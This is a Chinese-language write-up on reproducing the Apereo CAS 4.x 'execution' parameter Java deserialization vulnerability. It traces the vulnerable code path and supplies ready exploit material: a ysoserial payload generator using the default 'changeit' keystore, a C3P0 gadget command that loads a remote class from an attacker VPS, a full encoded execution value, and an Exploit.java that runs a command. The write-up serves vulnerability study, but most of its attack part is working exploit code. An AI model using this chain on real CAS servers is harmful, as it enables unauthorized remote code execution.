




# Apereo CAS 4.X execution参数反序列化漏洞
## 一、漏洞简介
该攻击媒介特别适用于CAS的所有部署v4.1.x和v4.2.x地方中科院外的开箱默认配置用于管理对象序列化,数据加密和签名部署
## 二、漏洞影响
Apereo CAS 4.1.x – 4.16
Apereo CAS 4.1.7 – 4.2x
## 三、复现过程
在 `cas-servlet.xml` 中,可以知道对execution参数应该关注 `FlowExecutorImpl`
“`xml
“`
在 `org/springframework/webflow/executor/FlowExecutorImpl.class:96`
“`bash
public FlowExecutionResult resumeExecution(String flowExecutionKey, ExternalContext context) throws FlowException {
FlowExecutionResult var6;
try {
…
try {
FlowExecution flowExecution = this.executionRepository.getFlowExecution(key);
…
}
…
}
…
}
“`
跟进 getFlowExecution,在 `spring-webflow-client-repo-1.0.0.jar!/org/jasig/spring/webflow/plugin/ClientFlowExecutionRepository.class:51`
“`
public FlowExecution getFlowExecution(FlowExecutionKey key) throws FlowExecutionRepositoryException {
…
byte[] encoded = ((ClientFlowExecutionKey)key).getData();
try {
ClientFlowExecutionRepository.SerializedFlowExecutionState state = (ClientFlowExecutionRepository.SerializedFlowExecutionState)this.transcoder.decode(encoded);
…
}
}
“`
跟进 decode spring-webflow-client-repo-1.0.0.jar!/org/jasig/spring/webflow/plugin/EncryptedTranscoder.class:80
“`
public Object decode(byte[] encoded) throws IOException {
byte[] data;
try {
data = this.cipherBean.decrypt(encoded);
} catch (Exception var11) {
throw new IOException(“Decryption error”, var11);
}
ByteArrayInputStream inBuffer = new ByteArrayInputStream(data);
ObjectInputStream in = null;
Object var5;
try {
if (this.compression) {
in = new ObjectInputStream(new GZIPInputStream(inBuffer));
} else {
in = new ObjectInputStream(inBuffer);
}
var5 = in.readObject();
} catch (ClassNotFoundException var10) {
throw new IOException(“Deserialization error”, var10);
} finally {
if (in != null) {
in.close();
}
}
return var5;
}
“`
post进入的execution参数值即encoded,在经过decrypt解密后,最终在`var5 = in.readObject()`触发反序列化漏洞。
**Apereo CAS 4.1.X ~ 4.1.6 漏洞复现**
4.1.x 的加密过程直接利用了EncryptedTranscoder中的encode
“`
public class EncryptedTranscoder implements Transcoder {
private CipherBean cipherBean;
private boolean compression = true;
public EncryptedTranscoder() throws IOException {
BufferedBlockCipherBean bufferedBlockCipherBean = new BufferedBlockCipherBean();
bufferedBlockCipherBean.setBlockCipherSpec(new BufferedBlockCipherSpec(“AES”, “CBC”, “PKCS7”));
bufferedBlockCipherBean.setKeyStore(this.createAndPrepareKeyStore());
bufferedBlockCipherBean.setKeyAlias(“aes128”);
bufferedBlockCipherBean.setKeyPassword(“changeit”);
bufferedBlockCipherBean.setNonce(new RBGNonce());
this.setCipherBean(bufferedBlockCipherBean);
}
…
public byte[] encode(Object o) throws IOException {
if (o == null) {
return new byte[0];
} else {
ByteArrayOutputStream outBuffer = new ByteArrayOutputStream();
ObjectOutputStream out = null;
try {
if (this.compression) {
out = new ObjectOutputStream(new GZIPOutputStream(outBuffer));
} else {
out = new ObjectOutputStream(outBuffer);
}
out.writeObject(o);
} finally {
if (out != null) {
out.close();
}
}
try {
return this.cipherBean.encrypt(outBuffer.toByteArray());
} catch (Exception var7) {
throw new IOException(“Encryption error”, var7);
}
}
}
…
protected KeyStore createAndPrepareKeyStore() {
KeyStoreFactoryBean ksFactory = new KeyStoreFactoryBean();
URL u = this.getClass().getResource(“/etc/keystore.jceks”);
ksFactory.setResource(new URLResource(u));
ksFactory.setType(“JCEKS”);
ksFactory.setPassword(“changeit”);
return ksFactory.newInstance();
}
}
“`
同时要注意存在一个base64的过程

因此要生成payload,即先用encode加密后再进行一次base64编码。其中`/etc/keystore.jceks`在`spring-webflow-client-repo-1.0.0.jar/etc/`目录下

**生成payload**
“`
import org.cryptacular.util.CodecUtil;
import org.jasig.spring.webflow.plugin.EncryptedTranscoder;
import ysoserial.payloads.ObjectPayload;
public class ApereoExploit {
public static void main(String[] args) throws Exception{
String poc[] = {“CommonsCollections2″,”bash-shell”};
final Object payloadObject = ObjectPayload.Utils.makePayloadObject(poc[0], poc[1]);
//AES加密
EncryptedTranscoder et = new EncryptedTranscoder();
byte[] encode = et.encode(payloadObject);
//base64编码
System.out.println(CodecUtil.b64(encode));
}
}
“`
运行代码
接着

服务器监听:


完整过程动图
**Apereo CAS 4.1.7 ~ 4.2.X 漏洞复现**
以4.2.7为例。
利用
4.2.x 的decrypt函数在 cas-server-webapp-support-4.2.7.jar!/org/jasig/cas/web/flow/CasWebflowCipherBean.class:34
“`
public byte[] decrypt(byte[] bytes) {
return (byte[])this.webflowCipherExecutor.decode(bytes);
}
“`
其中decode在 cas-server-core-util.jar!/jasig/cas/util/BinaryCipherExecutor.java:82
“`
@Override
public byte[] encode(final byte[] value) {
try {
final Key key = new SecretKeySpec(this.encryptionSecretKey.getBytes(),
this.secretKeyAlgorithm);
final CipherService cipher = new AesCipherService();
final byte[] result = cipher.encrypt(value, key.getEncoded()).getBytes();
return sign(result);
} catch (final Exception e) {
logger.error(e.getMessage(), e);
throw new RuntimeException(e);
}
}
@Override
public byte[] decode(final byte[] value) {
try {
final byte[] verifiedValue = verifySignature(value);
final Key key = new SecretKeySpec(this.encryptionSecretKey.getBytes(UTF8_ENCODING),
this.secretKeyAlgorithm);
final CipherService cipher = new AesCipherService();
final byte[] result = cipher.decrypt(verifiedValue, key.getEncoded()).getBytes();
return result;
} catch (final Exception e) {
logger.error(e.getMessage(), e);
throw new RuntimeException(e);
}
}
“`
而上面encode其对应的调用加密流程在 cas-server-core-util.jar!/org/jasig/cas/util/WebflowCipherExecutor.java:14
“`
@Component(“webflowCipherExecutor”)
public class WebflowCipherExecutor extends BinaryCipherExecutor {
/**
* Instantiates a new webflow cipher executor.
*
* @param secretKeyEncryption the secret key encryption
* @param secretKeySigning the secret key signing
* @param secretKeyAlg the secret key alg
*/
@Autowired
public WebflowCipherExecutor(@Value(“${webflow.encryption.key:}”)
final String secretKeyEncryption,
@Value(“${webflow.signing.key:}”)
final String secretKeySigning,
@Value(“${webflow.secretkey.alg:AES}”)
final String secretKeyAlg){
super(secretKeyEncryption, secretKeySigning);
setSecretKeyAlgorithm(secretKeyAlg);
}
}
“`
因此其加密过程与 4.1.X稍微有些不同,需要重新写加密逻辑。
复现
利用 cas-overlay-template-4.2 ,其中在cas-overlay-template-4.2\cas-overlay-template-4.2\src\main\webapp\WEB-INF\spring-configuration\propertyFileConfigurer.xml 指定了cas.properties 的位置,最终生成war包,放于Tomcat webapps目录下。


修改cas.properties,使其支持http,并修改webflow相关默认密钥
“`
webflow.encryption.key=C4SBogp_badO82wC
webflow.signing.key=8_G6JMTdkxiJ5rN0tqFrEOQj200VoxGrRzAp7bvjMFSGdA2IOzdFRsGv3m3GMNVmoSJ0O4miIBrYCHx_FWP4oQ
“`
利用 apereocas42.jar 生成加密参数,由于依赖包中存在c3p0

因此可以利用其做gadget
“`
java -jar apereocas42.jar C4SBogp_badO82wC 8_G6JMTdkxiJ5rN0tqFrEOQj200VoxGrRzAp7bvjMFSGdA2IOzdFRsGv3m3GMNVmoSJ0O4miIBrYCHx_FWP4oQ C3P0 http://your_vps:60006/:Exploit
execution=7995ec15-cec8-4eed-9d31-d9a1f7a7138b_ZXlKaGJHY2lPaUpJVXpVeE1pSjkuTVM5aVdUaEtiSE4zVW1KYVZqUXJielZoZFV4V1FWZExUVGRPVUdsblZYVk9hbkZaTUVwdWNUbE1hekpMTVUxeGQyaHVhRkJwY3pacVluZ3ZWVTVNTDBKdVFsUnpkMUIxYW5kVlZUWjRVMDloUlN0SGVUVjZjbXRGYkU5Rk5tNXNUa3R5UVdNMVUwRXpkSFpYYWs4NVpuRjFWUzg0YVZWcmFVaDRUeXRIV1ZFMU5GVXZZV0pSVDJGSmQwaGxkSFZNWlc5VFRsRTNNbE5WSzBjMVFXazFiV2h2V2tWMFVtZEVaVE0zZVhSeldsbDVLMjQwUzJSM1YzSllhemxLV0dRclRuWk5lSE4xZURKM2NIazJRMHBXYkVOS01UVnZURlZEU2tKMU5rMVRaVll3ZVV4VmFHWlBkVzlUZFhCYVpYaFFiV1pwY1hSV1YzVnhMMUIxV0dSWFYxaFhRVGt6ZUZKSGVGcDNTSFZYTkUxRVpVRjFLM1pDU1hWWFQzZG1我是马赛克pT1ZKSVZHNXVUMlpCVFdWdGFGSmFTV0pyWjJWTGJsUnFXVXhVYTA5UUx6QnVLM2xTZVdoQ1NGaDBja3d3VFVab056UTFValJ2VFUwNGNpODRPRXhFVjFKR2VHdEtaSGxNWjFScVdVRnRkMHRIUW00dk5HOHZiR0p0WjBSeVVHdElUbWhIVm1ORVoxSkdlRzlQYm5vMmFXaHVkWEpPVEdaa1kzWXlVMHB3Vm1GSFEwTkZXR3cwZW1Jd1dVSkhjRTlCVUVwUldXZ3ZNRmxaTkVGb09FMXlNRlpGY2t4NFlXUnhTR2QzYmxwSVRVUjFNM2hMT1VOQ2NGRnRWWEo0T1RKRE1ETm1NbmhDTVdwdGRUSktkR3Q1WVc1WmJsZFdVMjlKUm1jMWVERlpXbGg1V1hWclRHZGpXa1Y1VVVOSk5sQlVjM2xXYlc1NlJHUlphbHBMZWpVemRXeHpUVEZtVjNkR1lrOVRRelYwWkROWE9XVkJTM2hPVm5CUE9VOVFRbEJzWVZJd2J5OXFkV1ZrYjNnMmRGZDVWRFEwUlZsVVlXZ3pPVXcwT0ZrclFXNDFlRGcxYUdwNVlXeHVNV3BYVEVSc2MzSnNVRU5MU0ZoV2NYb3JNMmM5UFEuUHlVb1FOdWNYS01Ra1lJZllZQ1FJaXUwQTROUkdzaExCOGMxMHczYzRWRDhHVmI1ZjRMbjZXQllmVUtKVU5FREpwZjl0ckd6N0pQTHJVLXlpMWRSRkE=
“`
在自己的vps上编译Exploit.java,生成Exploit.class
“`java
public class Exploit {
public Exploit(){
try {
java.lang.Runtime.getRuntime().exec(
new String[]{“cmd.exe”,”/C”,”calc.exe”}
);
} catch(Exception e){
e.printStackTrace();
}
}
public static void main(String[] argv){
Exploit e = new Exploit();
}
}
// javac Exploit.java 生成Exploit.class
// python3 -m http.server 60006
“`
截取cas的登录包,替换execution参数

vps上可以看到c3p0远程加载了class

参考链接
https://app.yinxiang.com/fx/83617723-790c-4a9e-b884-f6831e2acf78
https://xz.aliyun.com/t/7032#toc-1











请登录后查看评论内容